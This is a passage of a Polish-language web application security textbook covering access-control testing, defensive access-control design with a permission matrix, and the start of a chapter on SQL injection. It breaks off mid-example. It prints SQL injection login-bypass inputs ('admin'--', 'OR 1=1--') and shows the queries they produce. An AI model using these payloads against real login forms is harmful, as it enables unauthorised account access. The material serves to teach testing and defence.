1. Korzystając z konta z wysokimi uprawnieniami, zidentyfikuj niektóre uprzywilejowane żądania, które wykonują poufne działania, takie jak dodanie nowego użytkownika lub zmiana roli zabezpieczeń użytkownika.

2. Jeśli te żądania nie są chronione żadnymi tokenami anty-CSRF lub podobnymi funkcjami, użyj konta z wysokimi uprawnieniami, aby ustalić, czy aplikacja nadal wykonuje żądaną akcję, jeśli metoda HTTP zostanie zmodyfikowana. Przetestuj następujące metody HTTP:

* POST

* GET

* HEAD

* Dowolna nieprawidłowa metoda HTTP

3. Jeśli aplikacja honoruje żądania przy użyciu metod HTTP innych niż metoda oryginalna, przetestuj kontrolę dostępu do tych żądań, korzystając z opisanej już standardowej metodologii, używając kont z niższymi uprawnieniami.

Zabezpieczanie kontroli dostępu

Kontrola dostępu to jeden z najłatwiejszych do zrozumienia obszarów bezpieczeństwa aplikacji internetowych, chociaż podczas ich wdrażania należy ostrożnie stosować dobrze poinformowaną i dogłębną metodologię. Po pierwsze, należy unikać kilku oczywistych pułapek. Wynikają one zwykle z nieznajomości podstawowych wymagań skutecznej kontroli dostępu lub błędne założenia dotyczące rodzajów żądań, które użytkownicy będą składać i przed którymi aplikacja musi się bronić:

* Nie polegaj na nieznajomości adresów URL aplikacji lub identyfikatorów używanych do określania zasobów aplikacji, takich jak numery kont i identyfikatory dokumentów. Załóż, że użytkownicy znają każdy adres URL i identyfikator aplikacji oraz upewnij się, że same mechanizmy kontroli dostępu do aplikacji są wystarczające, aby zapobiec nieautoryzowanemu dostępowi.

* Nie ufaj żadnym przesłanym przez użytkownika parametrom oznaczającym prawa dostępu (takim jak admin=true).

* Nie zakładaj, że użytkownicy będą uzyskiwać dostęp do stron aplikacji w zamierzonej kolejności. Nie zakładaj, że ponieważ użytkownicy nie mogą uzyskać dostępu do strony Edytuj użytkowników, nie mogą przejść do strony Edytuj użytkownika X, do której prowadzi łącze.

* Nie ufaj użytkownikowi, że nie będzie manipulował żadnymi danymi przesyłanymi przez klienta. Jeśli niektóre dane przesłane przez użytkownika zostały zweryfikowane, a następnie przesłane przez klienta, nie należy polegać na retransmitowanej wartości bez ponownej walidacji.

Poniżej przedstawiono najlepsze praktyki wdrażania skutecznych kontroli dostępu w aplikacjach internetowych:

* Wyraźnie oceniaj i dokumentuj wymagania dotyczące kontroli dostępu dla każdej jednostki funkcjonalności aplikacji. Musi to obejmować zarówno to, kto może legalnie korzystać z funkcji, jak i zasoby, do których poszczególni użytkownicy mogą uzyskiwać dostęp za pośrednictwem tej funkcji.

* Kieruj wszystkimi decyzjami dotyczącymi kontroli dostępu z poziomu sesji użytkownika.

* Użyj centralnego komponentu aplikacji do sprawdzania kontroli dostępu.

* Przetwarzaj każde żądanie klienta za pośrednictwem tego komponentu, aby sprawdzić, czy użytkownik składający żądanie ma dostęp do żądanych funkcji i zasobów.

* Użyj technik programistycznych, aby upewnić się, że nie ma wyjątków od poprzedniego punktu. Skutecznym podejściem jest nakazanie, aby każda strona aplikacji zawierała interfejs, do którego wysyłane są zapytania z centralnego mechanizmu kontroli dostępu. Jeśli zmusisz programistów do jawnego kodowania logiki kontroli dostępu na każdej stronie, nie ma usprawiedliwienia dla pominięć.

* W przypadku szczególnie wrażliwych funkcji, takich jak strony administracyjne, można dodatkowo ograniczyć dostęp za pomocą adresu IP, aby mieć pewność, że dostęp do funkcji będą mieli tylko użytkownicy z określonego zakresu sieci, niezależnie od ich statusu logowania.

* Jeśli zawartość statyczna musi być chroniona, istnieją dwie metody zapewnienia kontroli dostępu. Po pierwsze, dostęp do plików statycznych można uzyskać pośrednio, przekazując nazwę pliku do dynamicznej strony po stronie serwera, która implementuje odpowiednią logikę kontroli dostępu. Po drugie, bezpośredni dostęp do plików statycznych można kontrolować za pomocą uwierzytelniania HTTP lub innych funkcji serwera aplikacji w celu zawinięcia przychodzącego żądania i sprawdzenia uprawnień zasobu przed przyznaniem dostępu.

* Identyfikatory określające, do którego zasobu użytkownik chce uzyskać dostęp, są podatne na manipulacje za każdym razem, gdy są przesyłane przez klienta. Serwer powinien ufać tylko integralności danych po stronie serwera. Za każdym razem, gdy te identyfikatory są przesyłane przez klienta, należy je ponownie zweryfikować, aby upewnić się, że użytkownik ma uprawnienia dostępu do żądanego zasobu.

* W przypadku funkcji aplikacji o znaczeniu krytycznym dla bezpieczeństwa, takich jak tworzenie nowego odbiorcy rachunku w aplikacji bankowej, należy rozważyć wdrożenie ponownego uwierzytelniania transakcji i podwójnej autoryzacji, aby zapewnić dodatkową pewność, że funkcja nie jest używana przez nieupoważnioną osobę. Łagodzi to również konsekwencje innych możliwych ataków, takich jak przejmowanie sesji.

* Rejestruj każde zdarzenie, w którym uzyskano dostęp do poufnych danych lub wykonano poufną akcję. Te dzienniki umożliwią wykrywanie i badanie potencjalnych naruszeń kontroli dostępu.

Twórcy aplikacji internetowych często wdrażają funkcje kontroli dostępu fragmentarycznie. Dodają kod do poszczególnych stron w przypadkach, gdy wymagana jest pewna kontrola dostępu, i często wycinają i wklejają ten sam kod między stronami, aby wdrożyć podobne wymagania. Takie podejście niesie ze sobą nieodłączne ryzyko defektów w wynikowym mechanizmie kontroli dostępu. Wiele przypadków jest pomijanych, gdy wymagane są kontrole, kontrole zaprojektowane dla jednego obszaru mogą nie działać w zamierzony sposób w innym obszarze, a modyfikacje dokonane w innym miejscu aplikacji mogą zepsuć istniejące kontrole, naruszając przyjęte przez nie założenia. W przeciwieństwie do tego podejścia, wcześniej opisana metoda wykorzystania centralnego komponentu aplikacji do egzekwowania kontroli dostępu ma wiele zalet:

* Zwiększa przejrzystość kontroli dostępu w aplikacji, umożliwiając różnym programistom szybkie zrozumienie kontroli zaimplementowanych przez innych.

* Sprawia, że konserwacja jest bardziej wydajna i niezawodna. Większość zmian należy zastosować tylko raz, do pojedynczego współdzielonego komponentu i nie trzeba ich wycinać i wklejać w wielu miejscach.

* Poprawia zdolności adaptacyjne. Tam, gdzie pojawiają się nowe wymagania dotyczące kontroli dostępu, można je łatwo odzwierciedlić w istniejącym interfejsie API zaimplementowanym na każdej stronie aplikacji.

* Skutkuje to mniejszą liczbą błędów i pominięć, niż gdyby kod kontroli dostępu był wdrażany fragmentarycznie w całej aplikacji.

Wielowarstwowy model uprawnień

Kwestie związane z dostępem dotyczą nie tylko samej aplikacji internetowej, ale także innych warstw infrastruktury, które leżą poniżej — w szczególności serwera aplikacji, bazy danych i systemu operacyjnego. Podejście do bezpieczeństwa obejmujące kompleksową ochronę wymaga wdrożenia kontroli dostępu na każdej z tych warstw w celu stworzenia kilku warstw ochrony. Zapewnia to większą pewność przed zagrożeniem nieautoryzowanym dostępem, ponieważ jeśli atakującemu uda się złamać zabezpieczenia w jednej warstwie, atak może zostać zablokowany przez zabezpieczenia w innej warstwie. Oprócz implementacji skutecznych kontroli dostępu w samej aplikacji internetowej, jak już opisano, wielowarstwowe podejście można zastosować na różne sposoby do komponentów leżących u podstaw aplikacji:

* Serwer aplikacji może służyć do kontrolowania dostępu do całych ścieżek URL na podstawie ról użytkowników zdefiniowanych na poziomie serwera aplikacji.

* Aplikacja może korzystać z innego konta bazy danych podczas wykonywania działań różnych użytkowników. W przypadku użytkowników, którzy powinni tylko wyszukiwać dane (nie aktualizować ich), należy użyć konta z uprawnieniami tylko do odczytu.

* Precyzyjną kontrolę nad dostępem do różnych tabel bazy danych można zaimplementować w samej bazie danych, korzystając z tabeli uprawnień

* Konta systemu operacyjnego używane do uruchamiania każdego komponentu w infrastrukturze mogą być ograniczone do najniższych uprawnień, jakich dany komponent faktycznie wymaga.

W złożonych aplikacjach o krytycznym znaczeniu dla bezpieczeństwa tego rodzaju warstwowe zabezpieczenia można opracować za pomocą macierzy definiującej różne role użytkowników w aplikacji i różne uprawnienia na każdym poziomie, które należy przypisać każdej roli. Rysunek przedstawia częściowy przykład macierzy uprawnień dla złożonej aplikacji.

	Application Server	Application Roles	Database Privileges													
User type	URL path	User role	Search	Create Application	Edit Application	Purge Application	View Applications	Policy Updates	Rate Adjustment	View User Accounts	Create Users	View Company Ac	Edit Company Ac	Create Company	View Audit Log	Delegate privilege
Administrator	/*	Site Administrator	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
		Support	✓		✓		✓	✓		✓	✓	✓	✓	✓		
Site Supervisor	/admin/* /myQuotes/* /help/*	Back Office – New business		✓			✓									
		Back Office – Referrals		✓	✓	✓		✓	✓							
		Back Office – Helpdesk	✓				✓			✓		✓			✓	✓
Company Administrator	/myQuotes/* /help/*	Customer – Administrator		✓	✓	✓	✓				✓	✓	✓			✓
		Customer – New Business		✓		✓	✓									
		Customer – Support	✓				✓			✓						
Normal User	/myQuotes/dash.jsp /myQuotes/apply.jsp /myQuotes/search.jsp /help/*	User – Applications	✓	✓			✓									
		User – Referrals														
		User – Helpdesk														
		Unregistered (Read Only)	✓				✓									
Audit	(none)	Syslog Server Account													✓	

W ramach tego rodzaju modelu bezpieczeństwa można zobaczyć, jak można zastosować różne przydatne koncepcje kontroli dostępu:

* Kontrola programowa — macierz poszczególnych uprawnień do bazy danych jest przechowywana w tabeli w bazie danych i jest stosowana programowo w celu egzekwowania decyzji dotyczących kontroli dostępu. Klasyfikacja ról użytkowników zapewnia skrót do stosowania pewnych kontroli kontroli dostępu, co jest również stosowane programowo. Kontrolki programistyczne mogą być niezwykle szczegółowe i mogą wbudowywać dowolnie złożoną logikę w proces podejmowania decyzji dotyczących kontroli dostępu w aplikacji.

* Uznaniowa kontrola dostępu (DAC) — administratorzy mogą delegować swoje uprawnienia innym użytkownikom w odniesieniu do określonych posiadanych zasobów, stosując uznaniową kontrolę dostępu. Jest to zamknięty model DAC, w którym dostęp jest zabroniony, chyba że zostanie wyraźnie przyznany. Administratorzy mogą również blokować lub wygasać indywidualne konta użytkowników. Jest to otwarty model DAC, w którym dostęp jest dozwolony, o ile nie zostanie wyraźnie cofnięty. Różni użytkownicy aplikacji mają uprawnienia do tworzenia kont użytkowników, ponownie stosując uznaniową kontrolę dostępu.

* Kontrola dostępu oparta na rolach (RBAC) — nazwane role zawierają różne zestawy określonych uprawnień, a każdy użytkownik jest przypisany do jednej z tych ról. Służy to jako skrót do przypisywania i wymuszania różnych uprawnień i jest niezbędny do zarządzania kontrolą dostępu w złożonych aplikacjach. Używanie ról do przeprowadzania kontroli dostępu z góry na żądania użytkowników umożliwia szybkie odrzucanie wielu nieautoryzowanych żądań przy minimalnej ilości przetwarzania. Przykładem takiego podejścia jest ochrona ścieżek URL, do których mogą uzyskiwać dostęp określone typy użytkowników. Projektując mechanizmy kontroli dostępu oparte na rolach, należy zrównoważyć liczbę ról, tak aby pozostały one użytecznym narzędziem pomagającym zarządzać uprawnieniami w aplikacji. Jeśli zostanie utworzonych zbyt wiele szczegółowych ról, liczba różnych ról staje się nieporęczna i trudno jest nimi dokładnie zarządzać. Jeśli zostanie utworzonych zbyt mało ról, powstałe role będą zgrubnym narzędziem do zarządzania dostępem. Jest prawdopodobne, że poszczególni użytkownicy otrzymają uprawnienia, które nie są bezwzględnie niezbędne do wykonywania ich funkcji. Jeśli kontrole na poziomie platformy są używane do ograniczania dostępu do różnych ról aplikacji na

podstawie metody HTTP i adresu URL, należy je zaprojektować przy użyciu modelu domyślnej odmowy, zgodnie z najlepszą praktyką w przypadku reguł zapory. Powinno to obejmować różne określone reguły, które przypisują określone metody HTTP i adresy URL do określonych ról, a ostateczna reguła powinna odrzucać każde żądanie, które nie pasuje do poprzedniej reguły.

* Kontrola deklaratywna - aplikacja używa ograniczonych kont bazy danych podczas uzyskiwania dostępu do bazy danych. Wykorzystuje różne konta dla różnych grup użytkowników, przy czym każde konto ma najniższy poziom uprawnień niezbędny do wykonywania działań, które grupa może wykonywać. Kontrolki deklaratywne tego rodzaju są deklarowane spoza aplikacji. Jest to przydatne zastosowanie zasad ochrony w głąb, ponieważ uprawnienia są nakładane na aplikację przez inny komponent. Nawet jeśli użytkownik znajdzie sposób na naruszenie kontroli dostępu zaimplementowanych w warstwie aplikacji w celu wykonania poufnej czynności, takiej jak dodanie nowego użytkownika, nie może tego zrobić. Konto bazy danych, którego używa, nie ma wymaganych uprawnień w bazie danych. Inne sposoby stosowania deklaratywnej kontroli dostępu istnieją na poziomie serwera aplikacji, poprzez pliki deskryptorów wdrażania, które są stosowane podczas wdrażania aplikacji. Mogą to być jednak stosunkowo proste instrumenty i nie zawsze dobrze skalują się, aby zarządzać precyzyjnymi uprawnieniami w dużej aplikacji.

KROKI HACKOWANIA

Jeśli atakujesz aplikację, która wykorzystuje wielopoziomowy model uprawnień tego rodzaju, prawdopodobnie uda się obronić przed wieloma najbardziej oczywistymi błędami, które są często popełniane podczas stosowania kontroli dostępu. Może się okazać, że obejście kontroli zaimplementowanych w aplikacji nie zaprowadzi Cię zbyt daleko ze względu na ochronę na innych warstwach. Mając to na uwadze, nadal masz do dyspozycji kilka potencjalnych linii ataku. Co najważniejsze, zrozumienie ograniczeń każdego rodzaju kontroli pod względem ochrony, której nie oferuje, pomoże zidentyfikować luki w zabezpieczeniach, które najprawdopodobniej będą miały na nią wpływ:

* Kontrole programistyczne w warstwie aplikacji mogą być podatne na ataki oparte na wstrzykiwaniu.

* Role zdefiniowane w warstwie serwera aplikacji są często zdefiniowane zgrubnie i mogą być niekompletne.

* Tam, gdzie komponenty aplikacji działają przy użyciu kont systemu operacyjnego o niskich uprawnieniach, zazwyczaj mogą odczytywać wiele rodzajów potencjalnie wrażliwych danych w systemie plików hosta. Wszelkie luki w zabezpieczeniach umożliwiające dowolny dostęp do plików mogą nadal być użytecznie wykorzystywane, nawet jeśli tylko w celu odczytania wrażliwych danych.

* Zazwyczaj luki w samym oprogramowaniu serwera aplikacji

pozwalają obejść wszystkie kontrole dostępu zaimplementowane w warstwie aplikacji, ale nadal możesz mieć ograniczony dostęp do bazy danych i systemu operacyjnego.

* Pojedyncza luka w zabezpieczeniach kontroli dostępu, którą można wykorzystać w odpowiedniej lokalizacji, może nadal stanowić punkt wyjścia do poważnej eskalacji uprawnień. Na przykład, jeśli odkryjesz sposób modyfikowania roli powiązanej z Twoim kontem, może się okazać, że ponowne zalogowanie się na to konto zapewni Ci lepszy dostęp zarówno w warstwie aplikacji, jak i bazy danych.

Streszczenie

Wady kontroli dostępu mogą objawiać się na różne sposoby. W niektórych przypadkach mogą być nieciekawe, umożliwiając nielegalny dostęp do nieszkodliwej funkcji, której nie można wykorzystać do

dalszej eskalacji uprawnień. W innych przypadkach znalezienie słabego punktu w kontroli dostępu może szybko doprowadzić do całkowitego skompromitowania aplikacji. Błędy w kontroli dostępu mogą wynikać z różnych źródeł. Zły projekt aplikacji może utrudnić lub uniemożliwić sprawdzenie, czy nie ma do niej dostępu nieuprawniony użytkownik, zwykłe przeoczenie może pozostawić bez ochrony tylko jedną lub dwie funkcje, a błędne założenia dotyczące zachowania użytkowników mogą pozostawić aplikację bez obrony, gdy te założenia zostaną naruszone. W wielu przypadkach znalezienie przerwy w kontroli dostępu jest niemal trywialne. Wystarczy poprosić o wspólny administracyjny adres URL i uzyskać bezpośredni dostęp do funkcji. W innych przypadkach może to być bardzo trudne, a subtelne defekty mogą czaić się głęboko w logice aplikacji, szczególnie w złożonych aplikacjach o wysokim poziomie bezpieczeństwa. Najważniejszą lekcją podczas atakowania kontroli dostępu jest szukanie wszędzie. Jeśli masz trudności z robieniem postępów, bądź cierpliwy i testuj każdy krok każdej funkcji aplikacji. Błąd, który pozwala na posiadanie całej aplikacji, może być tuż za rogiem.

Pytania

1. Aplikacja może używać nagłówka HTTP Referer do kontrolowania dostępu bez wyraźnego wskazania tego w swoim normalnym zachowaniu. Jak możesz sprawdzić tę słabość?

2. Logujesz się do aplikacji i zostajesz przekierowany do następującego adresu URL: https://wahh-app.com/MyAccount.php?uid=1241126841

Wygląda na to, że aplikacja przekazuje identyfikator użytkownika do strony MyAccount.php. Jedynym znanym Ci identyfikatorem jest Twój własny. Jak sprawdzić, czy aplikacja używa tego parametru do egzekwowania kontroli dostępu w niebezpieczny sposób?

3. Aplikacja internetowa w Internecie wymusza kontrolę dostępu, sprawdzając źródłowe adresy IP użytkowników. Dlaczego to zachowanie jest potencjalnie wadliwe?

4. Jedynym celem aplikacji jest zapewnienie przeszukiwalnego repozytorium informacji do użytku przez członków społeczeństwa. Nie ma mechanizmów uwierzytelniania ani obsługi sesji. Jakie kontrole dostępu należy zaimplementować w aplikacji?

5. Podczas przeglądania aplikacji natkniesz się na kilka wrażliwych zasobów, które należy chronić przed nieautoryzowanym dostępem i które mają rozszerzenie pliku .xls. Dlaczego od razu powinny przykuć twoją uwagę?

Atakowanie magazynów danych

Prawie wszystkie aplikacje polegają na magazynie danych do zarządzania danymi przetwarzanymi w aplikacji. W wielu przypadkach dane te sterują podstawową logiką aplikacji, przechowując konta użytkowników, uprawnienia, ustawienia konfiguracji aplikacji i nie tylko. Magazyny danych ewoluowały i stały się czymś znacznie więcej niż tylko pasywnymi kontenerami na dane. Większość z nich przechowuje dane w ustrukturyzowanym formacie, do którego dostęp uzyskuje się za pomocą predefiniowanego formatu lub języka zapytań, oraz zawiera wewnętrzną logikę pomagającą zarządzać tymi danymi. Zazwyczaj aplikacje używają wspólnego poziomu uprawnień dla wszystkich rodzajów dostępu do magazynu danych oraz podczas przetwarzania danych należących do różnych użytkowników aplikacji. Jeśli atakujący może ingerować w interakcję aplikacji z magazynem danych, aby pobrać lub zmodyfikować różne dane, zwykle może ominąć wszelkie kontrole dostępu do danych, które są narzucone w warstwie aplikacji. Opisaną zasadę można zastosować do każdego rodzaju technologii składowania danych. Ponieważ jest to praktyczny podręcznik, skupimy się na wiedzy i technikach potrzebnych do wykorzystania luk w zabezpieczeniach istniejących w rzeczywistych aplikacjach. Zdecydowanie najbardziej powszechnymi magazynami danych są bazy danych SQL, repozytoria oparte na XML i katalogi LDAP. Omówiono również praktyczne przykłady, które można znaleźć gdzie indziej. Omawiając te kluczowe przykłady, opiszemy praktyczne kroki, które można podjąć, aby zidentyfikować i wykorzystać te wady. Istnieje konceptualna synergia w procesie zrozumienia każdego nowego rodzaju zastrzyku. Po zrozumieniu podstaw wykorzystywania tych przejawów wady powinieneś mieć pewność, że możesz skorzystać z tego zrozumienia, gdy napotkasz nową kategorię zastrzyków. Rzeczywiście, powinieneś być w stanie wymyślić dodatkowe sposoby atakowania tych, które inni już przestudiowali.

Wstrzykiwanie w interpretowane konteksty

Język interpretowany to taki, którego wykonanie obejmuje komponent środowiska wykonawczego, który interpretuje kod języka i wykonuje zawarte w nim instrukcje. Natomiast język skompilowany to taki, którego kod jest konwertowany na instrukcje maszynowe w czasie generowania. W czasie wykonywania instrukcje te są wykonywane bezpośrednio przez procesor komputera, na którym są uruchomione. Zasadniczo każdy język można zaimplementować za pomocą tłumacza lub kompilatora, a rozróżnienie nie jest nieodłączną właściwością samego języka. Niemniej jednak większość języków jest zwykle implementowana tylko na jeden z tych dwóch sposobów, a wiele podstawowych języków używanych do tworzenia aplikacji internetowych jest implementowanych przy użyciu interpretera, w tym SQL, LDAP, Perl i PHP. Ze względu na sposób wykonywania języków interpretowanych powstaje rodzina luk znanych jako wstrzykiwanie kodu. W każdej użytecznej aplikacji dane dostarczone przez użytkownika są odbierane, przetwarzane i przetwarzane. Dlatego kod przetwarzany przez interpreter jest mieszanką instrukcji napisanych przez programistę i danych dostarczonych przez użytkownika. W niektórych sytuacjach osoba atakująca może dostarczyć spreparowane dane wejściowe, które wyłamują się z kontekstu danych, zwykle dostarczając pewną składnię, która ma specjalne znaczenie w gramatyce używanego języka interpretowanego. W rezultacie część tego wejścia zostaje zinterpretowana jako instrukcje programu, które są wykonywane w taki sam sposób, jakby zostały napisane przez oryginalnego programistę. Dlatego często udany atak całkowicie narusza komponent aplikacji, który jest celem ataku. Z drugiej strony, w rodzimych językach kompilowanych ataki mające na celu wykonanie dowolnych poleceń są zwykle bardzo różne. Metoda wstrzykiwania kodu zwykle nie wykorzystuje żadnych cech składniowych języka używanego do programowania programu docelowego, a wstrzyknięty ładunek zwykle zawiera kod maszynowy, a nie instrukcje napisane w tym języku.

Omijanie logowania

Proces, za pomocą którego aplikacja uzyskuje dostęp do magazynu danych, jest zwykle taki sam, niezależnie od tego, czy dostęp ten został wywołany przez działania nieuprzywilejowanego użytkownika, czy administratora aplikacji. Aplikacja internetowa działa jako uznaniowa kontrola dostępu do magazynu danych, konstruując zapytania w celu pobierania, dodawania lub modyfikowania danych w magazynie danych na podstawie konta i typu użytkownika. Udany atak iniekcyjny, który modyfikuje zapytanie (a nie tylko dane w zapytaniu), może ominąć uznaniową kontrolę dostępu aplikacji i uzyskać nieautoryzowany dostęp. Jeśli logika aplikacji istotna dla bezpieczeństwa jest kontrolowana przez wyniki zapytania, osoba atakująca może potencjalnie zmodyfikować zapytanie, aby zmienić logikę aplikacji. Przyjrzyj się typowemu przykładowi, w którym do magazynu danych zaplecza wysyłane jest zapytanie o rekordy w tabeli użytkownika, które odpowiadają poświadczeniom podanym przez użytkownika. Wiele aplikacji, które implementują funkcję logowania opartą na formularzach, używa bazy danych do przechowywania poświadczeń użytkownika i wykonuje proste zapytanie SQL w celu sprawdzenia poprawności każdej próby logowania. Oto typowy przykład:

SELECT * FROM users WHERE username = ‘marcus’ and password = ‘secret’

To zapytanie powoduje, że baza danych sprawdza każdy wiersz w tabeli users i wyodrębnia każdy rekord, w którym kolumna nazwy użytkownika ma wartość Marcus, a kolumna hasła ma wartość Secret. Jeśli dane użytkownika zostaną zwrócone do aplikacji, próba logowania zakończy się pomyślnie, a aplikacja utworzy uwierzytelnioną sesję dla tego użytkownika. W tej sytuacji osoba atakująca może wstrzyknąć nazwę użytkownika lub hasło, aby zmodyfikować zapytanie wykonywane przez aplikację iw ten sposób podważyć jej logikę. Na przykład, jeśli atakujący wie, że nazwa użytkownika administratora aplikacji to admin, może zalogować się jako ten użytkownik, podając dowolne hasło i następującą nazwę użytkownika:

admin'--

Powoduje to, że aplikacja wykonuje następujące zapytanie:

SELECT * FROM users WHERE username = ‘admin’--’ AND password = ‘foo’

Zauważ, że sekwencja komentarza (--) powoduje zignorowanie pozostałej części zapytania, więc wykonane zapytanie jest równoważne z:

SELECT * FROM users WHERE username = ‘admin’

więc sprawdzanie hasła jest pomijane.

Załóżmy, że atakujący nie zna nazwy użytkownika administratora. W większości aplikacji pierwszym kontem w bazie danych jest użytkownik administracyjny, ponieważ konto to jest zwykle tworzone ręcznie, a następnie służy do generowania wszystkich innych kont za pośrednictwem aplikacji. Co więcej, jeśli zapytanie zwróci szczegóły dotyczące więcej niż jednego użytkownika, większość aplikacji po prostu przetworzy pierwszego użytkownika, którego dane zostaną zwrócone. Osoba atakująca może często wykorzystać to zachowanie, aby zalogować się jako pierwszy użytkownik w bazie danych, podając nazwę użytkownika:

OR 1=1—

Powoduje to, że aplikacja wykonuje zapytanie:

SELECT * FROM users WHERE username = ‘’ OR 1=1--’ AND password = ‘foo’

Ze względu na symbol komentarza jest to równoważne z:

SELECT * FROM users WHERE username = '' OR 1=1

która zwraca dane wszystkich użytkowników aplikacji.

UWAGA: Wstrzyknięcie do interpretowanego kontekstu w celu zmiany logiki aplikacji jest ogólną techniką ataku. Odpowiednia luka może powstać w zapytaniach LDAP, zapytaniach XPath, implementacjach kolejek komunikatów lub w każdym niestandardowym języku zapytań.

KROKI HACKOWANIA

Wstrzykiwanie do języków interpretowanych to szeroki temat, obejmujący wiele różnych rodzajów luk i potencjalnie wpływający na każdy komponent infrastruktury wspierającej aplikację internetową. Szczegółowe kroki wykrywania i wykorzystywania błędów polegających na wstrzykiwaniu kodu zależą od języka, który jest celem ataku, oraz technik programowania stosowanych przez twórców aplikacji. Jednak w każdym przypadku ogólne podejście jest następujące:

1. Podaj nieoczekiwaną składnię, która może powodować problemy w kontekście konkretnego interpretowanego języka.

2. Zidentyfikuj wszelkie anomalie w odpowiedzi aplikacji, które mogą wskazywać na obecność podatności na wstrzyknięcie kodu.

3. Jeśli pojawią się komunikaty o błędach, przejrzyj je, aby uzyskać informacje o problemie, który wystąpił na serwerze.

4. W razie potrzeby systematycznie modyfikuj początkowe dane wejściowe w odpowiedni sposób, aby potwierdzić lub obalić wstępną diagnozę luki w zabezpieczeniach.

5. Skonstruuj test sprawdzający słuszność koncepcji, który powoduje wykonanie bezpiecznego polecenia w weryfikowalny sposób, aby ostatecznie udowodnić, że istnieje możliwa do wykorzystania luka polegająca na wstrzyknięciu kodu.

6. Wykorzystaj lukę, wykorzystując funkcjonalność docelowego języka i komponentu, aby osiągnąć swoje cele.

Wstrzykiwanie do SQL

Prawie każda aplikacja internetowa wykorzystuje bazę danych do przechowywania różnego rodzaju informacji potrzebnych do działania. Na przykład aplikacja internetowa wdrożona przez sprzedawcę internetowego może używać bazy danych do przechowywania następujących informacji:

* Konta użytkowników, dane uwierzytelniające i dane osobowe

* Opisy i ceny sprzedawanych towarów

* Zamówienia, wyciągi z konta i szczegóły płatności

* Uprawnienia każdego użytkownika w aplikacji

Sposobem dostępu do informacji w bazie danych jest Structured Query Language (SQL). SQL może być używany do odczytywania, aktualizowania, dodawania i usuwania informacji przechowywanych w bazie danych. SQL jest językiem interpretowanym, a aplikacje internetowe często konstruują instrukcje SQL, które zawierają dane dostarczone przez użytkownika. Jeśli zostanie to zrobione w niebezpieczny sposób, aplikacja może być podatna na iniekcję SQL. Ta luka jest jedną z najbardziej znanych luk w zabezpieczeniach aplikacji internetowych. W najpoważniejszych przypadkach SQL Injection może umożliwić anonimowemu atakującemu odczytanie i modyfikację wszystkich danych przechowywanych

w bazie danych, a nawet przejęcie pełnej kontroli nad serwerem, na którym działa baza danych. Wraz ze wzrostem świadomości w zakresie bezpieczeństwa aplikacji internetowych luki w zabezpieczeniach związane z iniekcją SQL stawały się coraz mniej rozpowszechnione i coraz trudniejsze do wykrycia i wykorzystania. Wiele nowoczesnych aplikacji unika iniekcji SQL, stosując interfejsy API, które, jeśli są właściwie używane, są z natury bezpieczne przed atakami iniekcji SQL. W takich okolicznościach wstrzyknięcie kodu SQL zwykle występuje w sporadycznych przypadkach, w których nie można zastosować tych mechanizmów obronnych. Znalezienie iniekcji SQL jest czasem trudnym zadaniem, wymagającym wytrwałości w znalezieniu jednego lub dwóch wystąpień w aplikacji, w których nie zastosowano zwykłych elementów sterujących. Wraz z rozwojem tego trendu ewoluowały metody znajdowania i wykorzystywania luk wstrzykiwanych SQL, wykorzystujące bardziej subtelne wskaźniki luk oraz bardziej wyrafinowane i wydajne techniki wykorzystywania. Zaczniemy od zbadania najbardziej podstawowych przypadków, a następnie przejdziemy do opisu najnowszych technik ślepego wykrywania i wykorzystywania. Szeroka gama baz danych jest wykorzystywana do obsługi aplikacji internetowych. Chociaż podstawy iniekcji SQL są wspólne dla zdecydowanej większości z nich, istnieje wiele różnic. Obejmują one zarówno niewielkie różnice w składni, jak i znaczne rozbieżności w zachowaniu i funkcjonalności, które mogą mieć wpływ na rodzaje ataków, które można przeprowadzać. Ze względu na miejsce i zdrowy rozsądek ograniczymy nasze przykłady do trzech najczęściej spotykanych baz danych — Oracle, MS-SQL i MySQL. W stosownych przypadkach zwrócimy uwagę na różnice między tymi trzema platformami. Wyposażeni w techniki, które tu opisujemy, powinieneś być w stanie zidentyfikować i wykorzystać błędy iniekcji SQL w dowolnej innej bazie danych, wykonując szybkie dodatkowe badania.

WSKAZÓWKA : W wielu sytuacjach bardzo przydatny okaże się dostęp do lokalnej instalacji tej samej bazy danych, z której korzysta aplikacja, na którą celujesz. Często zauważysz, że aby osiągnąć swoje cele, musisz poprawić fragment składni lub skorzystać z wbudowanej tabeli lub funkcji. Odpowiedzi otrzymywane z aplikacji docelowej będą często niekompletne lub niejasne, co wymaga trochę pracy detektywistycznej, aby je zrozumieć. Wszystko to jest znacznie łatwiejsze, jeśli możesz odnieść się do w pełni przejrzystej działającej wersji danej bazy danych. Jeśli nie jest to wykonalne, dobrą alternatywą jest znalezienie odpowiedniego interaktywnego środowiska online, na którym można eksperymentować, takiego jak interaktywne samouczki na stronie SQLzoo.net.

Wykorzystanie podstawowej luki w zabezpieczeniach

Rozważmy aplikację internetową wdrożoną przez sprzedawcę książek, która umożliwia użytkownikom wyszukiwanie produktów według autora, tytułu, wydawcy itd. Cały katalog książek jest przechowywany w bazie danych, a aplikacja używa zapytań SQL do pobierania szczegółowych informacji o różnych książkach na podstawie wyszukiwanych terminów podanych przez użytkowników. Gdy użytkownik wyszukuje wszystkie książki wydane przez Wiley, aplikacja wykonuje następujące zapytanie:

SELECT author,title,year FROM books WHERE publisher = ‘Wiley’ and

published=1

To zapytanie powoduje, że baza danych sprawdza każdy wiersz w tabeli książek, wyodrębnia każdy z rekordów, w których kolumna wydawcy ma wartość Wiley, a publikowana ma wartość 1, i zwraca zestaw wszystkich tych rekordów. Następnie aplikacja przetwarza ten zestaw rekordów i przedstawia go użytkownikowi na stronie HTML. W tym zapytaniu słowa po lewej stronie znaku równości to słowa kluczowe SQL oraz nazwy tabel i kolumn w bazie danych. Ta część zapytania

został skonstruowany przez programistę podczas tworzenia aplikacji. Wyrażenie Wiley jest dostarczane przez użytkownika i ma znaczenie jako element danych. Dane łańcuchowe w zapytaniach SQL muszą być ujęte w pojedyncze cudzysłowy, aby oddzielić je od reszty zapytania. Zastanówmy się teraz, co się stanie, gdy użytkownik wyszuka wszystkie książki opublikowane przez O'Reilly. Powoduje to, że aplikacja wykonuje następujące zapytanie:

SELECT author,title,year FROM books WHERE publisher = 'O'Reilly' and published=1

W tym przypadku interpreter zapytań dociera do danych łańcuchowych w taki sam sposób jak poprzednio. Analizuje te dane, które są ujęte w pojedynczy cudzysłów, i uzyskuje wartość O. Następnie napotyka wyrażenie Reilly', które nie jest poprawną składnią SQL, i dlatego generuje błąd:

